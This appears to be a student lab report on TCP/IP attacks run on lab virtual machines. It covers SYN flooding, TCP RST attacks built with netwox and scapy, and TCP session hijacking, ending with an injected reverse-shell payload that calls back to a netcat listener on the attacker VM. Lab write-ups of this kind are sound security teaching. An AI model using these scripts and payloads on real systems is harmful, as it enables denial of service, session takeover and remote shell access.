

### Task 1 : SYN Flooding Attack

```
[02/14/21]seed@VM:~/Desktop$ sudo sysctl -a | grep cookie  
net.ipv4.tcp_syncookies = 1  
sysctl: reading key "net.ipv6.conf.all.stable_secret"  
sysctl: reading key "net.ipv6.conf.default.stable_secret"  
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"  
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

Initially the syn cookies is turned on, when I try the SYN Flooding attack, it will only capture the request slowly which means it will not occupy the whole queue of the half-connection queue.

Active Internet connections (w/o servers)					
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp6	0	0	10.0.2.4:http	dynamic-077-007-0:29087	SYN_RECV
tcp6	0	0	10.0.2.4:http	8.21.237.97:64704	SYN_RECV
tcp6	0	0	10.0.2.4:http	250.9.40.6:58568	SYN_RECV
tcp6	0	0	10.0.2.4:http	252.152.146.47:28194	SYN_RECV
tcp6	0	0	10.0.2.4:http	255.30.192.19:29849	SYN_RECV
getnameinfo failed					
tcp6	0	0	10.0.2.4:http	[UNKNOWN]:5873	SYN_RECV
tcp6	0	0	10.0.2.4:http	38.170.100.242:39542	SYN_RECV
getnameinfo failed					
tcp6	0	0	[UNKNOWN]:http	[UNKNOWN]:26953	SYN_RECV
tcp6	0	0	10.0.2.4:http	S0106a0ff7071ff21:43144	SYN_RECV
getnameinfo failed					
tcp6	0	0	[UNKNOWN]:http	71.193.152.27:61059	SYN_RECV
tcp6	0	0	10.0.2.4:http	116.76.91.13:37519	SYN_RECV
getnameinfo failed					
tcp6	0	0	[UNKNOWN]:http	142.8.108.194:61277	SYN_RECV
tcp6	0	0	10.0.2.4:http	40.82.135.246:30859	SYN_RECV
tcp6	0	0	10.0.2.4:http	255.33.64.205:32482	SYN_RECV
Trash					

```
net.ipv4.tcp_syncookies = 0  
sysctl: reading key "net.ipv6.conf.all.stable_secret"  
sysctl: reading key "net.ipv6.conf.default.stable_secret"  
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"  
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
```

However, when I turned off the syn cookies, I am able to succeed the SYN flooding attack.

/bin/bash 81x21					
tcp6	0	0	10.0.2.4:http	246.139.78.139:49751	SYN_RECV
tcp6	0	0	10.0.2.4:http	242.52.198.241:46304	SYN_RECV
tcp6	0	0	10.0.2.4:http	244.156.4.185:15618	SYN_RECV
tcp6	0	0	10.0.2.4:http	255.229.248.136:39775	SYN_RECV
tcp6	0	0	10.0.2.4:http	245.199.3.178:20299	SYN_RECV
tcp6	0	0	10.0.2.4:http	247.180.223.126:62069	SYN_RECV
tcp6	0	0	10.0.2.4:http	245.15.178.32:17516	SYN_RECV
tcp6	0	0	10.0.2.4:http	253.183.132.149:23466	SYN_RECV
tcp6	0	0	10.0.2.4:http	252.156.138.50:19712	SYN_RECV
tcp6	0	0	10.0.2.4:http	251.5.216.249:33583	SYN_RECV
tcp6	0	0	10.0.2.4:http	240.24.57.46:61346	SYN_RECV
tcp6	0	0	10.0.2.4:http	241.42.89.54:54924	SYN_RECV
tcp6	0	0	10.0.2.4:http	241.100.240.119:52004	SYN_RECV
tcp6	0	0	10.0.2.4:http	244.250.78.40:17995	SYN_RECV
tcp6	0	0	10.0.2.4:http	255.103.188.188:37293	SYN_RECV
tcp6	0	0	10.0.2.4:http	241.250.201.175:7609	SYN_RECV
tcp6	0	0	10.0.2.4:http	246.175.248.41:7450	SYN_RECV
tcp6	0	0	10.0.2.4:http	250.187.55.64:7973	SYN_RECV
tcp6	0	0	10.0.2.4:http	249.58.84.46:32605	SYN_RECV
tcp6	0	0	10.0.2.4:http	242.133.97.20:59389	SYN_RECV
tcp6	0	0	10.0.2.4:http	240.100.108.6:17273	SYN_RECV

The queue is full with SYN\_RECV connection.

## Task 2 : TCP RST Attacks

On telnet:

Firstly, I set up telnet connection between 10.0.2.4 and 10.0.2.5. Then I run the code:

```
[02/14/21]seed@VM:~/Desktop$ sudo netwox 78 -d "enp0s3" -f "host 10.0.2.5 and tcp port 23" -s "linkbraw"
```

After the attack, the connection between the 10.0.2.4 and 10.0.2.5 is broken.

```
[02/14/21]seed@VM:~$ Connection closed by foreign host.
[02/14/21]seed@VM:~/Desktop$
```

On ssh:

Firstly, I establish a ssh connection between the 10.0.2.4 and 10.0.2.5 by using “ssh seed@10.0.2.5” before I do the TCP reset attack, I am able to establish the connection, however, after I did the attack, the connection is broken.

```
RX bytes:114/04 (114.7 KB) TX bytes:114/04 (114.7 K)
[02/14/21]seed@VM:~$ Connection closed by foreign host.
```

Moreover, when I trying to establish the connection again while attacking, I am not able to establish it.

```
[02/14/21]seed@VM:~$ ssh seed@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
```

But after I stop the attack, I am able to establish the connection again.

By using scapy:

Code:

```
task2.py          task4.py
from scapy.all import *
ip = IP(src="10.0.2.7",dst="10.0.2.8")
tcp = TCP(sport=46630,dport=23,flags="R",seq=2261596138,ack=903716230)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Terminator

Result:

The screenshot shows the Wireshark interface with several captured TCP packets. The first five packets are shown in the list view, and the last one is highlighted in yellow. The details view shows the following information for the highlighted packet:

No.	Time	Source	Destination	Protocol
277	2021-02-16 03:35:39.4297657...	10.0.2.7	10.0.2.8	TCP
278	2021-02-16 03:35:39.4301372...	10.0.2.8	10.0.2.7	TCP
279	2021-02-16 03:35:39.4301437...	10.0.2.7	10.0.2.8	TCP
280	2021-02-16 03:35:39.4909254...	10.0.2.8	10.0.2.7	TCP
281	2021-02-16 03:35:39.4909405...	10.0.2.7	10.0.2.8	TCP
284	2021-02-16 03:37:21.5851689...	10.0.2.7	10.0.2.8	TCP

Details pane (highlighted packet):

- Transmission Control Protocol, Src Port: 46630, Dst Port: 23, Seq: 2261596138, Acknowledgment number: 903716230
- Source Port: 46630
- Destination Port: 23
- [Stream index: 0]
- [TCP Segment Len: 0]
- Sequence number: 2261596138
- Acknowledgment number: 903716230
- Header Length: 20 bytes
- Flags: 0x004 (RST)
- Window size value: 8192

Hex and ASCII panes (highlighted packet):

Hex	ASCII
0000 08 00 27 66 b0 79 08 00 27 32 63 66 08 00 45 00	..'f.y.. '2cf..E.
0010 00 28 00 01 00 00 40 06 62 c1 0a 00 02 07 0a 00	.(.....@. b.....
0020 02 08 b6 26 00 17 86 cd 37 ea 35 dd 9d 86 50 04	...&.... 7.5....P.
0030 20 00 2f 79 00 00 00 00 00 00 00 00 00 00 00 00	./y..... ....


### Task 3: TCP RST attack on video streaming application

I open a YouTube video on VM 10.0.2.4. Initially, the video stream is played smoothly.

However, after I establish the RST attack on another VM 10.0.2.6, the video is stucked.

```
inet6 addr: fe80::267:8ba8:d7f6:fd9c/64 Scope:Link  
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
      RX packets:8 errors:0 dropped:0 overruns:0 frame:0  
      TX packets:56 errors:0 dropped:0 overruns:0 carrier:0  
      collisions:0 txqueuelen:1000  
      RX bytes:1370 (1.3 KB) TX bytes:6459 (6.4 KB)  
  
lo      Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
             inet6 addr: ::1/128 Scope:Host  
                 UP LOOPBACK RUNNING MTU:65536 Metric:1  
                 RX packets:65 errors:0 dropped:0 overruns:0 frame:0  
                 TX packets:65 errors:0 dropped:0 overruns:0 carrier:0  
                 collisions:0 txqueuelen:1  
                 RX bytes:21314 (21.3 KB) TX bytes:21314 (21.3 KB)  
  
[02/14/21]seed@VM:~$ sudo netwox 78 -d "enp0s3" -f "host 10.0.2.4  
and tcp" -s "linkbraw"
```

Result:



### Task 4: TCP Session Hijacking

First, we set up 3 Virtual Machines: a Client(10.0.2.7), Server(10.0.2.8) and Attacker(10.0.2.9).

Then we telnet to the Server from the Client to establish a connection.

```
$ telnet 10.0.2.8
```

We use wireshark to figure out what values we should put into each field of our spoofed packets.

we can obtain the following information from the last file captured by wireshark:

```
--ip4-src 10.0.2.7  
--ip4-dst 10.0.2.8  
--tcp-src 46864  
--tcp-dst 23  
--tcp-seqnum 3680996384  
--tcp-window 245  
--tcp-acknum 1899252344  
--tcp-data 5368616e675a6577656e
```

Now we can put together our packet.

```
$ sudo netwox 40 --ip4-src 10.0.2.7 --ip4-dst 10.0.2.8 --tcp-  
src 46864 --tcp-dst 23 --tcp-seqnum 3680996384 --tcp-window  
245 --tcp-acknum 1899252344 --tcp-ack --tcp-data  
5368616e675a6577656e
```

This the the packet we created and injected into the TCP session:

[02/15/21]seed@VM:~\$ sudo netwox 40 --ip4-src 10.0.2.7 --ip4-dst 10.0.2.8 --tcp-src 46864 --tcp-dst 23 --tcp-seqnum 3680996384 --tcp-window 245 --tcp-acknum 1899252344 --tcp-data "5368616e677a6577656e" --tcp-ack																																									
IP																																									
<table border="1"><tr><td>version</td><td>ihl</td><td>tos</td><td>totlen</td></tr><tr><td>4</td><td>5</td><td>0x00=0</td><td>0x0032=50</td></tr><tr><td>Files</td><td>id</td><td>r D M</td><td>offsetfrag</td></tr><tr><td></td><td>0x2DFA=11770</td><td>0 0 0</td><td>0x0000=0</td></tr><tr><td>ttl</td><td>protocol</td><td>checksum</td><td></td></tr><tr><td>0x00=0</td><td>0x06=6</td><td>0x74BE</td><td></td></tr><tr><td></td><td>source</td><td></td><td></td></tr><tr><td></td><td>10.0.2.7</td><td></td><td></td></tr><tr><td></td><td>destination</td><td></td><td></td></tr><tr><td></td><td>10.0.2.8</td><td></td><td></td></tr></table>		version	ihl	tos	totlen	4	5	0x00=0	0x0032=50	Files	id	r D M	offsetfrag		0x2DFA=11770	0 0 0	0x0000=0	ttl	protocol	checksum		0x00=0	0x06=6	0x74BE			source				10.0.2.7				destination				10.0.2.8		
version	ihl	tos	totlen																																						
4	5	0x00=0	0x0032=50																																						
Files	id	r D M	offsetfrag																																						
	0x2DFA=11770	0 0 0	0x0000=0																																						
ttl	protocol	checksum																																							
0x00=0	0x06=6	0x74BE																																							
	source																																								
	10.0.2.7																																								
	destination																																								
	10.0.2.8																																								
TCP																																									
<table border="1"><tr><td>source port</td><td>destination port</td></tr><tr><td>0xB710=46864</td><td>0x0017=23</td></tr><tr><td>seqnum</td><td></td></tr><tr><td>0xDB678C20=3680996384</td><td></td></tr><tr><td>acknum</td><td></td></tr><tr><td>0x71344A78=1899252344</td><td></td></tr></table>		source port	destination port	0xB710=46864	0x0017=23	seqnum		0xDB678C20=3680996384		acknum		0x71344A78=1899252344																													
source port	destination port																																								
0xB710=46864	0x0017=23																																								
seqnum																																									
0xDB678C20=3680996384																																									
acknum																																									
0x71344A78=1899252344																																									

After the attack we go to the Client's machine and check Wireshark:

10.0.2.7	10.0.2.8	TELNET	64 Telnet Data ...
10.0.2.8	10.0.2.7	TELNET	76 Telnet Data ...
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23

We can see that there are many TCP retransmission packets between the Client and the Server. The data the Attacker sent changed the sequence numbers, so the Server believes that the packet is lost and keeps trying to retransmit the packet, but it keeps being dropped by the Client.

## Using Scapy

Code:

```
task2.py x task4.py x
from scapy.all import *
ip = IP(src="10.0.2.7",dst="10.0.2.8")
tcp = TCP(sport=47118,dport=23,flags="AP",seq=3955527742,ack=2992837673)
data ="5368616e67205a6577656e"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)

Files
```

## Result:

10.0.2.7	10.0.2.8	TELNET	64 Telnet Data ...
10.0.2.8	10.0.2.7	TELNET	76 Telnet Data ...
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23
10.0.2.8	10.0.2.7	TCP	76 [TCP Retransmission] 23

## Task 5: Creating Reverse Shell using TCP Session Hijacking

To create the reverse shell, we need to conduct a TCP session hijack on the Victims VM that is telnet into the server (Observer VM in this case).

We attach the command `in/bash -i > /dev/tcp/0.0.0.0/9090 0<&1 2>&1` to the TCP Packet in the data payload. At the same time we use `netcat` on the Attacker VM to listen to for any potential connections on port 9090 using command `nc -l 9090 -v`.

Code:

```
from scapy.all import *
import sys
IpLayer = IP(src="10.0.2.7",dst="10.0.2.8")
TcpLayer = TCP(sport=40422,dport=23,flags="PA",seq=1879812351,ack=1522680602)
Data = "/bin/bash -i > /dev/tcp/10.0.2.9/9090 0<&1 2>&1\n"
pkt = IpLayer/TcpLayer/Data
ls(pkt)
send(pkt,verbose=0)
```

Python ▾ Tab Width: 8 ▾ Ln 1, Col 1 ▾ INS

Result:

```
[02/16/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 59222 [tcp/*] accepted (family 2, s
port 9090)
[02/16/21]seed@VM:~$
```

The connection is successful when the TCP packet is acknowledged and the command runs successfully.